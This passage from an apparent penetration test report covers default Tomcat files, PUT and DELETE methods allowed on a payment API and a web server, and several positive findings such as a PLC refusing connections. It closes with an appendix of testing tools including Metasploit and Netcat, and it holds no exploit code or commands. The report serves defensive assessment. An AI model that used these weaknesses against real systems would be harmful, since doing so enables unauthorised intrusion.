Business Impact Analysis: The default files do not need to be advertised or accessible and can result in adversaries gaining a foothold into the network to further their attack to penetrate into sensitive systems through either Brute Force, or possibly compromise user's sessions through XSS on the execute pages as seen in Figure F.

Recommended Remediations: Remove all unnecessary default files that come with installation and configuration of web servers by changing what is displayed in the ROOT folder of Apache Tomcat.

Informational Risk Findings

I1: Insecure HTTPS Methods Allowed on Jawbreaker API

System: 10.0.17.10

Description: HTTPS methods PUT and DELETE are allowed on functions /payment/{id} and /payment_method/{customer_id}

Business Impact Analysis: An adversary can delete payment transactions or add/delete payment methods for any customer, resulting in an incorrect statement of transactions, and possibly free croissants.

Recommended Remediations: Disable PUT and DELETE HTTPS methods to mitigate improper or malicious use.

I2: Insecure HTTP Methods Allowed on Tomcat Web Server

System: 10.0.17.50 (TCP 9090)

Description: All HTTP methods are allowed on the Apache Tomcat web server hosted on TCP/9090 using the OPTIONS method which allowed us to see insecure HTTP methods such as PUT and DELETE (Figure A).

Figure A. BurpSuite manipulated to show options for Methods allowed

Business Impact Analysis: Attackers can upload files to the server, potentially leading to remote code execution, or arbitrarily delete files from the server.

Recommended Remediations: Restrict or disable HTTP methods that allow modifications to the web server.

Positive Findings

P1: PLC not accessible

Description: 10.0.17.51:2001 refused all connection and exploitation attempts. Any mitigating controls set in place to prevent unauthenticated access and execution to the PLC bridge was successful. At first it allowed us to Telnet on that port before shutting itself down and ultimately closing its port, previously during the last pentest it never shut itself down and stayed opened

P2: Remote access to web server on 10.0.17.16 Resolved


Description: 10.0.17.16 was completely inaccessible which in effect disallowed any web server directory or file enumeration.


P3: Put Upload Failed


Description: Attempting PUT exploitation to upload a way into the system failed.

P4: No SSLv3 Allowed on 10.0.17.10, 10.0.17.12, 10.0.17.13


Description: The listed web servers refused connection attempts from a downgrade attack preserving the strength of the encryption method used.








This page can't be displayed



Appendix: Tools Used

Nmap

Nmap is a utility for network exploration or security auditing. It supports ping scanning (determine which hosts are up), many port scanning techniques, version detection (determine service protocols and application versions listening behind ports), and TCP/IP fingerprinting (remote host OS or device identification).

(Source: https://www.kali.org/tools/nmap/)

Nikto

Nikto is a pluggable web server and CGI scanner written in Perl, using rfp's LibWhisker to perform fast security or informational checks.

(Source: https://www.kali.org/tools/nikto/)

Nessus

Nessus is a utility for obtaining a risk-based view of IT, security and compliance posture and leverages a database of known-vulnerabilities and identifies ones on the network.

(Source: https://www.tenable.com/products/nessus)

Dirbuster

DirBuster is a multi-threaded java application designed to brute force directories and file names on web/application servers. Often the case now of what looks like a web server in a state of default installation is actually not, and has pages and applications hidden within. DirBuster attempts to find these.

(Source https://www.kali.org/tools/dirbuster/)

Msfconsole

Msfconsole provides an "all-in-one" centralized console and allows you to efficiently access almost all options available in the Metasploit Framework (MSF).

(Source: https://www.offensive-security.com/metasploit-unleashed/Msfconsole/)

Telnet

Telnet is a TCP/IP network terminal emulation program that allows you to reach another Internet or local area network device by logging in to the remote machine.

(Source: https://www.hackingarticles.in/penetration-testing-telnet-port-23/)

Netcat

Netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP.

(Source: https://www.sans.org/blog/sans-cheat-sheet-netcat/)